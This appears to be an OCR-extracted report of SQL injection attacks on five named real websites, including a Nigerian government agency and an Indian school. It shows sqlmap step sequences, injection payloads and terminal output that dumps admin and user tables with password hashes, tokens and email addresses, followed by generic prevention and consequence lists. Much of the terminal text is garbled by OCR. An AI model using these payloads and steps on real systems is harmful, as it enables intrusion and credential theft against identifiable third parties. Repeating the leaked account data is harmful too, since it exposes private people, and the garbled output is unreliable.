:Target site 1:

http://www.lnrbda.gov.ng/readnews.php?id=1

POC

Name of Target: LNRBDA (Nigeria)

Level of severity: High impact severity

Steps done to find the vulnerabilities:-

Step 1: Find if the website is vulnerable to sql attack.

Step 2: Scan the website with sqlmap to find databases.

```
File Actions Edit View Help

[anya@kali]-[-]

[sqlmap -u http://www.lnrbda.gov.ng/readnews.php?id=1,GET,id,U, -dbs

[1] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end u ser's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are no t responsible for any misuse or damage caused by this program

[*] starting @ 03:25:12 /2024-07-12/


[83:25:12] [INFO] resuming back-end DBMS 'mysql'
[83:25:13] [INFO] testing connection to the target URL sqlmap resumed the following injection point(s) from stored session:

Parameter: dd (GET)


Type: UNION query
    Title: Generic UNION query (NULL) - 6 columns
    Payload: ida-5702' UNION ALL SELECT NULL, NULL, CONCAT(CONCAT('qvpxq', 'BXAUVtgqCUitUmpyjoXbzXJGOFsMPyKCxhZgocup'), 'dpkjq'), NULL, NULL, NULL- IZAi
[83:25:14] [INFO] the back-end DBMS is MySQL
web application technology: PHP 7.4.10, Apache back-end DBMS: MySQL 5 (Percona fork)
[83:25:17] [INFO] retrieved: 'lnrbma'
    available databases [2]:
[1] information_schema
[*] inrbmation_schema
[*] information_schema
[*] information_schema
[*] information_schema
[*] inrbmation_schema
[*] inrbma
```


Step 3: Scan the database named **Inrbda** inside the website and find the tables present inside the database.






Step 4: Scan the table **applicant_info** to find the columns inside it.





Step 5: Display the data from column email, passw



Precautions to Prevent SQL Injection Attacks: -

1. Use Prepared Statements and Parameterized Queries

Description: Ensure that SQL queries are written using prepared statements with parameterized queries. This separates the SQL logic from the data, preventing attackers from injecting malicious SQL.

2. Input Validation

Description: Validate and sanitize all user inputs. Ensure that input data matches the expected format (e.g., numbers, email addresses).

3. Use Stored Procedures

Description: When possible, use stored procedures instead of direct SQL queries. Stored procedures encapsulate the SQL code and prevent SQL injection.

4. Limit Database Privileges

Description: Follow the principle of least privilege. Ensure that the database user has only the necessary permissions to perform required operations.

5. Web Application Firewall (WAF)

Description: Use a WAF to filter and monitor HTTP requests for malicious content. A WAF can block many common SQL injection attempts.

6. Error Handling

Description: Avoid displaying detailed error messages to users. Instead, log detailed errors on the server side and show generic error messages to users.

Consequences of SQL Injection Attacks:-

1. Data Breach

Description: Attackers can access, steal, or manipulate sensitive data stored in the database. This may include personal information, financial data, or proprietary business information.

2. Data Manipulation

Description: Attackers can modify, delete, or insert data within the database, leading to data corruption or loss.

3. Unauthorized Access

Description: Attackers may gain unauthorized access to the system by bypassing authentication mechanisms.

4. Website Defacement

Description: Attackers can alter the content of a website, defacing it or spreading misinformation.

5. Financial Loss

Description: Direct financial losses can occur from fraudulent transactions, and indirect losses can result from remediation costs, legal fees, and loss of business.

6. Service Disruption

Description: Attackers can disrupt the availability of the web application, leading to downtime and loss of service.

:Target site 2:

https://www.gdgoenkaagra.com/photogallery.php?id=29

POC

Name of Target: GD GOENKA PUBLIC SCHOOL, AGRA (India)

Level of severity: High impact severity

Steps done to find the vulnerabilities:-

Step 1: Find if the website is vulnerable to sql attack.

Step 2: Scan the website with sqlmap to find databases.

```
File Actions Edit View Help

{***] starting @ 66:14:20 /2024-07-13/

[66:14:20] [INFO] resuming back-end DBMS 'mysql'
[66:14:20] [INFO] resuming back-end DBMS 'mysql'
[66:14:20] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=ofd27asrr9t...d9sp3jc3g3'). Do you want to use those
[1/n] y

sqlmap resumed the following injection point(s) from stored session:

Parameter: id (GET)

Type: boolean-based blind - WHERE or HAVING clause
Payload: id=29' AND 8124-8124 AND 'PHGf'='PHGf


Type: error-based
Title: MySQL > 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: id=29' AND (SELECT 4836 FROM(SELECT COUNT(*), CONCAT(0*178626671, (SELECT (ELT(4836-4836,1))), 0*716b6b7171, FLOOR(RAND(0)**
2))x FROM INFORMATION_SCHEMA_PLUGINS GROUP BY x)a) AND 'powP'='powP'

Type: time-based blind
Title: MySQL > 5.0.12 OR time-based blind (query SLEEP - comment)
Payload: id=29' OR (SELECT 6860 FROM (SELECT(SLEEP(5)))drRg)#

Type: UNION query
Title: Generic UNION query (NULL) - 3 columns
Payload: id=2953' UNION ALL SELECT NULL, CONCAT(0*7178626b71,0*78716d4852474e684f426777424d4d6d44724950634752714b4a4765715a68655
0426771567964a,0*716b6b7171), NULL - -

[66:14:25] [INFO] the back-end DBMS is MySQL
web application technology: PMP 5.6.40, PMP, Nginx
back-end DBMS: MySQL > 5.0 (Nariasina Fork)
[66:14:25] [INFO] fetching database names
[66:14:26] [INFO] retrieved: 'globoral Fork)
[66:14:26] [INFO] retrieved: 'globoral Fork)
[66:14:26] [INFO] retrieved: 'globoral Fork)
[66:14:26] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/www.gdgoenkaagra.com'
```

Step 3: Scan the database named **gdgoenka_nifty** inside the website and find the tables present inside the database.



Step 4: Scan the table **admin** to find the columns inside it.

```
File Actions Edit View Help

Parameter: id (GET)

Type: boolean-based blind

Title: AND boolean-based blind - WHERE or HAVING clause
Payload: id=29' AND 8124=8124 AND 'PHGf'='PHGf

Type: error-based

Title: MySQL > 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: id=29' AND (SELECT 4836 FROM(SELECT COUNT(*),CONCAT(0*7178626b71,(SELECT (ELT(4836=4836,1))),0*716b6b7171,FLOOR(RAND(0))

*Z))x FROM INFORMATION_SCHEMA,PLUGINS GROUP BY x)a) AND 'powp'='powp'

Type: time-based blind

Title: MySQL > 5.0.12 OR time-based blind (query SLEEP - comment)
Payload: id=29' OR (SELECT 6860 FROM (SELECT(SLEEP(5)))drRg)#

Type: NUTON query
Title: Generic UNION query (NULL) - 3 columns
Payload: id=29' OR (SELECT NULL,CONCAT(0*7178626b71,0*78716d4852474e684f426777424d4d6d44724950634752714b4a4765715a68665

04.367715670784a,0*716b67171),NULL --

[06:19:08] [TNYO] the back-end DOMS is MySQL
web application technology: Nginx, PMP 5.8.40, PMP
Back-end DOMS: MySQL > 5.0 (MariaDB fortable 'admin' in database 'gdgoenka_nifty'
[06:19:08] [INYO] fetched down in the standard of table 'admin' in database 'gdgoenka_nifty'
[06:19:10] [INYO] retrieved: 'usr_id', 'varchar(50)'
Database: gdgoenka_nifty
Tible: Amount of the standard of table 'admin' in database 'gdgoenka_nifty'
[06:19:10] [INYO] fetched data logged to text files under '/root/.local/share/sqlmap/output/www.gdgoenkaagra.com'
```

Step 5: Display the data from column usr_id,usr_pwd

```
File Actions Edit View Help

[06:22:02] [INFO] the back-end DBMS is MySQL
web application technology: PHP 5.6.40, PHP, Nginx
back-end DBMS: MySQL > 5.0 (MariaDB fork)

[06:22:03] [INFO] tresumed: 'dir,'int(11)'
[06:22:03] [INFO] resumed: 'dir,'int(11)'
[06:22:03] [INFO] resumed: 'usr_io', 'varchar(50)'
[06:22:03] [INFO] resumed: 'usr_io', 'varchar(50)'
[06:22:03] [INFO] resumed: 'usr_pwd', 'varchar(50)'
[06:22:03] [INFO] resumed: 'usr_pwd', 'varchar(50)'
[06:22:03] [INFO] fetching columns for table 'admin' in database 'gdgoenka_nifty'
[06:22:03] [INFO] resumed: 'usr_pwd' varchar(50)'
[06:22:03] [INFO] resumed: 'usr_io', 'varchar(50)'
[06:22:03] [INFO] fetching entries for table 'admin' in database 'gdgoenka_nifty'
[06:22:03] [INFO] fetching entries for table 'admin' in database 'gdgoenka_nifty'
[06:22:03] [INFO] fetching entries for table 'admin' in database 'gdgoenka_nifty'
[06:22:03] [INFO] fetching entries for table 'admin' in database 'gdgoenka_nifty'
[06:22:03] [INFO] fetching entries for table 'admin' in database 'gdgoenka_nifty'
[06:22:03] [INFO] fetching entries for table 'admin' in database 'gdgoenka_nifty'
[06:22:03] [INFO] fetching entries for table 'admin' in database 'gdgoenka_nifty'
[06:22:03] [INFO] fetching entries for table 'admin' in database 'gdgoenka_nifty'
[06:22:03] [INFO] fetchem via a dictionary-based attack? [Y/n/q] n
[06:22:03] [INFO] fetchem via a dictionary-based attack? [Y/n/q] n
[06:22:03] [INFO] table 'gdgoenka_nifty 'admin' 'dumped to CSV file '/root/.local/share/sqlmap/output/www.gdgoenkaagra.com/dump/gdgoenka_nifty/admin.cv'
[06:24:08] [INFO] table 'gdgoenka_nifty.'admin' 'dumped to CSV file '/root/.local/share/sqlmap/output/www.gdgoenkaagra.com/dump/gdgoenka_nifty/admin.cv'
```

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4. Website Defacement

Description: Attackers can alter the content of a website, defacing it or spreading misinformation.

5. Financial Loss

Description: Direct financial losses can occur from fraudulent transactions, and indirect losses can result from remediation costs, legal fees, and loss of business.

6. Service Disruption

Description: Attackers can disrupt the availability of the web application, leading to downtime and loss of service.

:Target site 3:

https://yoyoma.com.tw/product-item.php?id=22

POC

Name of Target: YOYOMA S.T (Taiwan)

Level of severity: High impact severity

Steps done to find the vulnerabilities:-


Step 1: Find if the website is vulnerable to sql attack.

Step 2: Scan the website with sqlmap to find databases.


```
File Actions Edit View Help

[*] starting @ 06:37:02 /2024-07-13/
[06:37:02] [INFO] resuming back-end DBMS 'mysql'
[06:37:02] [INFO] resuming back-end DBMS 'mysql'
[06:37:02] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=dcdb8aockpd...rgt2kv1ean'). Do you want to use those
[Y/n] you have not declared cookie(s), while server wants to set its own ('PHPSESSID=dcdb8aockpd...rgt2kv1ean'). Do you want to use those
[Y/n] you have not declared cookie(s), while server wants to set its own ('PHPSESSID=dcdb8aockpd...rgt2kv1ean'). Do you want to use those
[Y/n] you have not declared cookie(s), while server wants to set its own ('PHPSESSID=dcdb8aockpd...rgt2kv1ean'). Do you want to use those
[Y/n] you have not declared cookie(s), while server wants to set its own ('PHPSESSID=dcdb8aockpd...rgt2kv1ean'). Do you want to use those
[Y/n] you have not declared cookie(s), while server wants to set its own ('PHPSESSID=dcdb8aockpd...rgt2kv1ean'). Do you want to use those
[Y/n] you have not declared cookie(s), while server wants to set its own ('PHPSESSID=dcdb8aockpd...rgt2kv1ean'). Do you want to use those
[Y/n] you have not declared cookie(s), while server wants to set its own ('PHPSESSID=dcdb8aockpd...rgt2kv1ean'). Do you want to use those
[Y/n] you want to use those server wants to set its own ('PHPSESSID=dcdb8aockpd...rgt2kv1ean'). Do you want to use those
[Y/n] you want to use those of the server wants to set its own ('PHPSESSID=dcdb8aockpd...rgt2kv1ean'). Do you want to use those
[Y/n] you want to use those of the server wants to set its own ('PHPSESSID=dcdb8aockpd...rgt2kv1ean'). Do you want to use those
[Y/n] you want to use those of the server wants to set its own ('PHPSESSID=dcdb8aockpd...rgt2kv1ean'). Do you want to use those
[Y/n] you want to use those of the server wants to set its own ('PHPSESSID=dcdb8aockpd...rgt2kv1ean'). Do you want to use those
[Y/n] you want to use those of the server wants to set its own ('PHPSESSID=dcdb8aockpd...rgt2kv1
```

Step 3: Scan the database named **yoyoma** inside the website and find the tables present inside the database.



Step 4: Scan the table **users** to find the columns inside it.



Step 5: Display the data from column email, password.

```
[06:45:33] [INFO] fetching columns for table 'users' in database 'yoyoma'
[06:45:33] [INFO] fetching entries for table 'users' in database 'yoyoma'
Database: yoyoma
Table: users
[3 entries]
 id
                                                           password
                                                                                                                                      | menuroles
                                                     | created_at
                                                                               | deleted_at | updated_at | remember_token
                                                                                                                                        | email_verified_
| user | 2023-05-11 16:<mark>36:</mark>07 | Authma
                                                           | HUOSrFA4eBkdVTRU7ZdTWzVF5bHPk2aSCJQydFkGttXuyAR2wIOOqnjvKauB | $2y$10$D/XePL9jGN
bPMafNN8piNuJqwUauug7bDjMAzoXdWFzg78Zfuxjli | 2023-05-11 16:36:07 | authma
                                                                                              | <blank>
                                                                                                             | 2023-07-30 04:10:34 | 2
| user | 2023-09-15 17:35:07 | yoyoma悠油慢手作 | mNjNW47gjL8TNKoyWGgr1tDtsfKw9wTKz7NIraMH8iLMBXyW9ctLPcU8kl6n | $2y$10$6e6cDIanEz Cu9AdR7SrSf.nZFD3njyQCJKJ8oQ45MQzgwtU0hyVGe | 2023-09-15 17:35:07 | yoyoma | <blank> | 2023-09-15 17:36:04 | 4
[06:45:34] [INFO] table 'yoyoma.users' dumped to CSV file '/root/.local/share/sqlmap/output/yoyoma.com.tw/dump/yoyoma/users.csv' [06:45:34] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/yoyoma.com.tw'
 [*] ending @ 06:45:34 /2024-07-13/
```

Precautions to Prevent SQL Injection Attacks: -

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Description: Ensure that SQL queries are written using prepared statements with parameterized queries. This separates the SQL logic from the data, preventing attackers from injecting malicious SQL.

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4. Limit Database Privileges

Description: Follow the principle of least privilege. Ensure that the database user has only the necessary permissions to perform required operations.

5. Web Application Firewall (WAF)

Description: Use a WAF to filter and monitor HTTP requests for malicious content. A WAF can block many common SQL injection attempts.

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Description: Avoid displaying detailed error messages to users. Instead, log detailed errors on the server side and show generic error messages to users.

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5. Financial Loss

Description: Direct financial losses can occur from fraudulent transactions, and indirect losses can result from remediation costs, legal fees, and loss of business.

6. Service Disruption

Description: Attackers can disrupt the availability of the web application, leading to downtime and loss of service.

:Target site 4:

https://www.ois-ndt.com/readNews.php?id=18

POC

Name of Target: OCEAN INDUSTRIAL SERVICES

Level of severity: High impact severity

Steps done to find the vulnerabilities:-

Step 1: Find if the website is vulnerable to sql attack.

Step 2: Scan the website with sqlmap to find databases.


Step 3: Scan the database named **oisndt_data** inside the website and find the tables present inside the database.



Step 4: Scan the table **tblemails** to find the columns inside it.



Step 5: Display the data from column name, email.



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5. Financial Loss

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6. Service Disruption

Description: Attackers can disrupt the availability of the web application, leading to downtime and loss of service.

:Target site 5:

http://www.digitax.com/prod_detail.php?ID=217

POC

Name of Target: DIGITAX

Level of severity: High impact severity

Steps done to find the vulnerabilities:-

Step 1: Find if the website is vulnerable to sql attack.

Step 2: Scan the website with sqlmap to find databases.

```
File Actions Edit View Help

(8:57445) [IMFO] resuming back-end DBMS 'mysql'

(8:5745) [IMFO] resuming back-end DBMS 'mysql'

(7/7)

(7/7)

(7/7)

Parameter: id (GET)

Payload: id-62' AMD 5797-5797 AMD 'hfmx'-'hfmx

Title: MySQL 8 4.1 AMD enror-based - WMERE, HAVING clause

Payload: id-62' AMD 5797-5797 AMD 'hfmx'-'hfmx

Type: tune-based blind

Type: tune-based blind (all the payload: id-62' AMD ROM(9710, 8459)>(SELECT COUNT(*), CONCAT(8*71627A7871, (SELECT (ELT(9710-9710,1))), 0*7178626271, FLOOR(RAND(0)*

Type: tune-based blind

Type: UNION query

Payload: id-62' AMD (SELECT 630 FROM (SELECT 7216 UNION SELECT 7408) a GROUP BY x) AND 'udlf'-'udlf'

Title: MySQL 8.1 AMD (all the back-end DBMS is MySQL

14.1 AMPRIAGA SALO AMD (SELECT 6706 FROM (SELECT(SLEEP(5)))xtBh) AND 'Ctyl'-'Ctyl

Type: UNION query

(80:571:42) [IMFO] tetriand adabase on mane

(80:571:43) [IMFO] tetriand: 'Amonum the interning out

(80:571:43) [IMFO] tetriands: 'Amonum the interning out

(80:571:43) [IMFO] tetriand: 'Amonum the interning out

(80:
```


Step 3: Scan the database named **digit16** inside the website and find the tables present inside the database.



Step 4: Scan the table **digitax_admins** to find the columns inside it.



Step 5: Display the data from column email, password.



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